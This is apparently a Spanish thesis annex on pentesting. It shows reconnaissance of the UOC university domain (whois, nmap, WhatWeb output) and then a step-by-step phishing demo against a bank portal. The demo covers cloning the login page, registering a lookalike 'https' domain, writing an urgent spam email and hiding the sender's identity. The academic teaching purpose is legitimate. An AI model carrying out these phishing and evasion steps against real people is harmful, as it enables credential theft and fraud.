
- Grado en ingeniería informática -
Trabajo final de grado: Seguridad informática

SEGURIDAD EN REDES Y SISTEMAS

Técnicas y conceptos sobre hacking y pentesting



AUTOR: CRISTIAN JIMÉNEZ JIMÉNEZ
CONSULTORA: CRISTINA PÉREZ SOLÀ

FECHA: 5/6/2016

UOC
Universitat Oberta de Catalunya
www.uoc.edu

Índice

1. Gathering

A continuación se demuestran algunas de las pruebas teóricamente explicadas en la memoria, ejecutando algunas de las herramientas que se ha considerado más útiles. El dominio para hacer las pruebas será el de www.uoc.edu.

1.1 Uso de herramientas para la recolección de datos

Si ejecutamos un análisis del protocolo whois sobre el dominio tendremos:

```
Domain Name: UOC.EDU

Registrant:
   Universitat Oberta de Catalunya
   Avda. Tibidabo, 39-43
   Barcelona, Barcelona 08035
   SPAIN

Administrative Contact:
   Carles Cortada
   FUNDACIO UNIVERSITAT OBERTA DE CATALUNYA
   Av. Tibidabo, 39-43
   Barcelona, IDEM 08037
   SPAIN
   +34 93 2532300
   dominis@uoc.edu

Technical Contact:
   Technical Department
   Tecnico
   Nominalia Internet S.L.
   Josep Pla 2, Torres Diagonal Litoral, Edificio B3, planta 3-D
   Barcelona, BCN 08019
   SPAIN
   +34.935074360
   cctld@nominalia.com

Name Servers:
   TIBET.UOC.ES
   NEPAL.UOC.ES

Domain record activated:    22-Jan-2001
Domain record last updated: 12-Aug-2015
Domain expires:             31-Jul-2016
```

Figura 1.1: Análisis Whois

Por lo que vemos, obtenemos: dirección del registro del dominio, detalles de contacto de la administración y del departamento/empresa técnica a cargo con sus respectivos mails. También obtenemos nombres de los servidores y los datos de caducidad de los dominios. Este último dato se podría utilizar para hacer un secuestro de dominio por ejemplo, en caso de que el administrador se despiste. Los otros datos nos pueden indicar objetivos adicionales a auditar (perfiles de trabajadores, emails etc.). Sin duda una consulta fructífera.

Se podría extraer información sobre alumnos o profesores y hacer una búsqueda exhaustiva en redes sociales (como Facebook y likedin) para obtener más información y algunos emails. Después de saber quién tiene permisos administrativos sobre la web, se podría pensar un ataque de ingeniería social para secuestrar las credenciales y tener acceso al servidor. Esta

parte no se demuestra dadas las implicaciones éticas que conlleva y su extensión. En el apartado de ingeniera social, se detallarán más estas técnicas.




Figura 1.2: Análisis con Maltego

Como vemos, apenas nos resuelve un rango de direcciones IP de la web (213.73.40.0/255), cosa poco útil dado que es muy fácil saberla sin necesidad de ningún software pero aun así, nada despreciable. Maltego tiene infinidad de funcionalidades, algunas de pago, que pueden arrojar más información.

Seguidamente se ejecutará dnslookup desde la web network-tools:

DNS Lookup for www.uoc.edu

Searcing for www.uoc.edu ANY Record at c.root-servers.net [192.33.4.12] refered to d.edu-servers.net
Searcing for www.uoc.edu ANY Record at d.edu-servers.net [192.31.80.30] refered to tibet.uoc.es
Searcing for www.uoc.edu ANY Record at tibet.uoc.es [213.73.40.45]

Results from tibet.uoc.es [IP: 213.73.40.45] for www.uoc.edu ANY Record

Domain	Type	Time to Live	Answer
Answer			
www.uoc.edu	CNAME	86400 [1 Day]	www-orgf5.uoc.edu
Name Servers			
uoc.edu	NS	86400 [1 Day]	nepal.uoc.es
uoc.edu	NS	86400 [1 Day]	tibet.uoc.es
Additional Information			
nepal.uoc.es	A	86400 [1 Day]	213.73.40.47
tibet.uoc.es	A	86400 [1 Day]	213.73.40.45

Direct link to DNS Lookup for www.uoc.edu

Figura 1.3: DNSLoockup

Aquí nos ha detectado dos direcciones concretas a cada servidor, además del nombre real del dominio.

Ahora se ejecutará nmap de la siguiente manera, como muestra la captura:

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@kali:~# nmap -v -A www.uoc.edu

Starting Nmap 7.01 ( https://nmap.org ) at 2016-03-30 11:44 CEST
NSE: Loaded 132 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 11:44
Completed NSE at 11:44, 0.00s elapsed
Initiating NSE at 11:44
Completed NSE at 11:44, 0.00s elapsed
Initiating Ping Scan at 11:44
Scanning www.uoc.edu (213.73.40.242) [4 ports]
Completed Ping Scan at 11:44, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:44
Completed Parallel DNS resolution of 1 host. at 11:44, 0.06s elapsed
Initiating SYN Stealth Scan at 11:44
Scanning www.uoc.edu (213.73.40.242) [1000 ports]
Discovered open port 443/tcp on 213.73.40.242
Discovered open port 80/tcp on 213.73.40.242
Increasing send delay for 213.73.40.242 from 0 to 5 due to 11 out of 14 dropped probes since last increase.
SYN Stealth Scan Timing: About 25.10% done; ETC: 11:46 (0:01:33 remaining)
Increasing send delay for 213.73.40.242 from 5 to 10 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 31.65% done; ETC: 11:47 (0:02:12 remaining)
Increasing send delay for 213.73.40.242 from 10 to 20 due to 11 out of 13 dropped probes since last increase.
SYN Stealth Scan Timing: About 46.60% done; ETC: 11:47 (0:01:44 remaining)
Increasing send delay for 213.73.40.242 from 20 to 40 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 213.73.40.242 from 40 to 80 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 213.73.40.242 from 80 to 160 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 63.00% done; ETC: 11:48 (0:01:29 remaining)
Increasing send delay for 213.73.40.242 from 160 to 320 due to 11 out of 11 dropped probes since last increase.
Increasing send delay for 213.73.40.242 from 320 to 640 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 73.30% done; ETC: 11:50 (0:01:28 remaining)
Increasing send delay for 213.73.40.242 from 640 to 1000 due to 11 out of 11 dropped probes since last increase.
SYN Stealth Scan Timing: About 78.20% done; ETC: 11:51 (0:01:32 remaining)
SYN Stealth Scan Timing: About 82.45% done; ETC: 11:53 (0:01:30 remaining)
SYN Stealth Scan Timing: About 86.50% done; ETC: 11:54 (0:01:20 remaining)
SYN Stealth Scan Timing: About 90.20% done; ETC: 11:55 (0:01:05 remaining)
SYN Stealth Scan Timing: About 93.20% done; ETC: 11:56 (0:00:48 remaining)
SYN Stealth Scan Timing: About 95.40% done; ETC: 11:57 (0:00:34 remaining)
Completed SYN Stealth Scan at 11:58, 812.19s elapsed (1000 total ports)
Initiating Service scan at 11:58
Scanning 2 services on www.uoc.edu (213.73.40.242)
Completed Service scan at 11:58, 12.77s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against www.uoc.edu (213.73.40.242)
Retrying OS detection (try #2) against www.uoc.edu (213.73.40.242)
Initiating Traceroute at 11:58
Completed Traceroute at 11:58, 3.02s elapsed
Initiating Parallel DNS resolution of 10 hosts. at 11:58
Completed Parallel DNS resolution of 10 hosts. at 11:58, 2.75s elapsed
NSE: Script scanning 213.73.40.242.
Initiating NSE at 11:58
Completed NSE at 11:58, 21.65s elapsed
Initiating NSE at 11:58
Completed NSE at 11:58, 0.00s elapsed
```

.

.

.

```
TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   3.80 ms   192.168.1.1
2   131.69 ms 157.red-80-58-67.staticip.rima-tde.net (80.58.67.157)
3   131.73 ms 117.red-80-58-89.staticip.rima-tde.net (80.58.89.117)
4   131.73 ms 161.red-80-58-106.staticip.rima-tde.net (80.58.106.161)
5   131.74 ms rediris.baja.espanix.net (193.149.1.26)
6   131.74 ms CIEMAT.AE2.telmad.rt4.mad.red.rediris.es (130.206.245.2)
7   182.12 ms TELMAD.AE4.uv.rt1.val.red.rediris.es (130.206.245.89)
8   182.46 ms anella-val1-router.red.rediris.es (130.206.211.70)
9   182.18 ms in3-anella.cesca.cat (84.88.18.42)
10  ...
11  171.95 ms 73-40-242.uoc.es (213.73.40.242)

NSE: Script Post-scanning.
Initiating NSE at 11:58
Completed NSE at 11:58, 0.00s elapsed
Initiating NSE at 11:58
Completed NSE at 11:58, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 865.55 seconds
           Raw packets sent: 2307 (106.680KB) | Rcvd: 66 (2.938KB)
```

Figura 1.4: Ejecución Nmap

Estos resultados son de momento los más fructíferos. Por una parte, nos detecta detalles como el tipo de cifrado (sha256-RSA), tipo de servidor (Apache ModLayout 4.1) y un seguido de probabilidades de que se esté utilizando impresoras Lexmark, dispositivos Asus, Axis o HP , con Linux 2.6.X, El modelo de router Asus-RT-AC66U con varias probabilidades de que ejecuten Linux 2.6.X. Esto nos servirá para explotar posibles vulnerabilidades de los firmwares de los routers o impresoras. Aunque algunos no son resultados exactos, dado que son probabilidades, deberemos hacer varias pruebas para eliminar los falsos positivos. También nos dice los puertos abiertos (443/80/TCP)

Por otro lado, al final ha hecho un traceroute para averiguar los saltos que dan los paquetes. Vemos que nos devuelve el recorrido de los paquetes por los diferentes servidores DNS.

Utilizaremos también la herramienta recon-ng para ver que nos descubre de la manera siguiente:




Figura 1.5: Recon-ng




Figura 1.6: Resultados análisis Recon-ng

Vemos como no nos ha descubierto nada nuevo (sólo un dominio m.www.uoc.edu) pero esta herramienta tiene muchos módulos que dependiendo de la pericia y paciencia del auditor, se puede aprovechar para seguir realizando gathering.

También ejecutaré Sparta que es la versión gráfica de nmap incluida en kali 2.0. Los resultados son los siguientes:




Figura 1.7: Sparta

De aquí verificamos que el servidor es Apache ModLayout 4.1 y que no utiliza direcciones IPv6. Aunque parezca redundante nos sirve para ir aumentando la probabilidad de falsos positivos.

Por último, para no alargar demasiado, ejecutaré la herramienta WhatWeb en busca de detalles CMS. Veremos que tampoco nos arroja nuevos resultados:

```
root@kali:~# whatweb www.uoc.edu
http://www.uoc.edu [200] Apache, Cookies[BIGipServerportal_webserver], Country[SPAIN][ES], Frame, Google-Analytics[UA-1571980-1],
 HTTPServer[Apache], IP[213.73.40.242], Meta-Author[Universitat Oberta de Catalunya], Script[text/javascript], Title[UOC], X-Powe
red-By[ModLayout/4.1]
root@kali:~#
```

Figura 1.8: Whatweb

2. Ingeniería social

2.1 Phishing para robo de credenciales

Vamos a hacer una demo de cómo se puede crear un ataque phishing para robar las credenciales de un usuario mediante la manipulación de una web y el envío de spam.

Primero vamos a guardar la web original mediante el propio navegador haciendo clic en la opción de 'guardar cómo'. Una vez guardada hay que manipular el código html para que guarde os datos de las credenciales en un fichero .txt

Aquí se ha escogido una web crítica como por ejemplo el portal de 'lacaixa' pero se podría hacer con cualquier web, por ejemplo paypal, Facebook, Gmail, etc. (figura 5.1)




Figura 2.1. Edición del código

Una vez manipulado el código fuente, deberemos dar de alta un dominio web. Puede ser un dominio web cualquiera, pero para hacerlo más creíble, hemos dado de alta el dominio www.httpslacaixa.es. Al incluir las palabras https y el nombre de la empresa, daremos pie a que la víctima pueda tener una falsa sensación de seguridad (ver figura 4.2)




Figura 2.2 Registro de dominio

Hay que decir que existen dominios gratuitos pero las direcciones no son compactas y suelen aparecer añadiendo el nombre del host en la dirección. Dependerá de cada atacante decidir hasta qué punto quiere llegar en el ataque.

Ahora, deberemos alojar la nueva url en un host. Lo ideal sería alojarlo en un servidor privado para evitar ser descubierto, pero en este caso, dado que es una prueba de demostración, lo haremos en uno gratuito de la misma empresa donde registramos el dominio (ver figura 5.3). Se subirá la web manipulada mediante algún servicio FTP como Filezilla.




Figura 2.3.Creación de la cuenta del host gratuito

Una vez hecho esto solamente queda crear el email de spam dirigido a la víctima. Copiaremos de nuevo algún aviso del banco. En este caso, hemos advertido en el email que un pago de la Agencia Tributaria está pendiente en la cuenta, para provocar la urgencia y que la víctima introduzca las credenciales (ver figura 2.3)




Figura 2.4. Envío del email spam con el link del portal falso

Es importante que el mail sea desde un servidor que no esté catalogado como spam y que no permita la identificación del propietario con facilidad. Se puede utilizar alguna cuenta de email de redes TOR por ejemplo o una cuenta Gmail que desecharemos al hacer la campaña. El nombre del correo también debe ser creíble o relacionado con la empresa atacada para facilitar el éxito.

Después de esto, tan solo queda esperar a que la víctima acceda al portal falso e introduzca las credenciales (ver figura 2.5). Una vez hecho esto, se creará un fichero con los datos (ver figura 2.6)

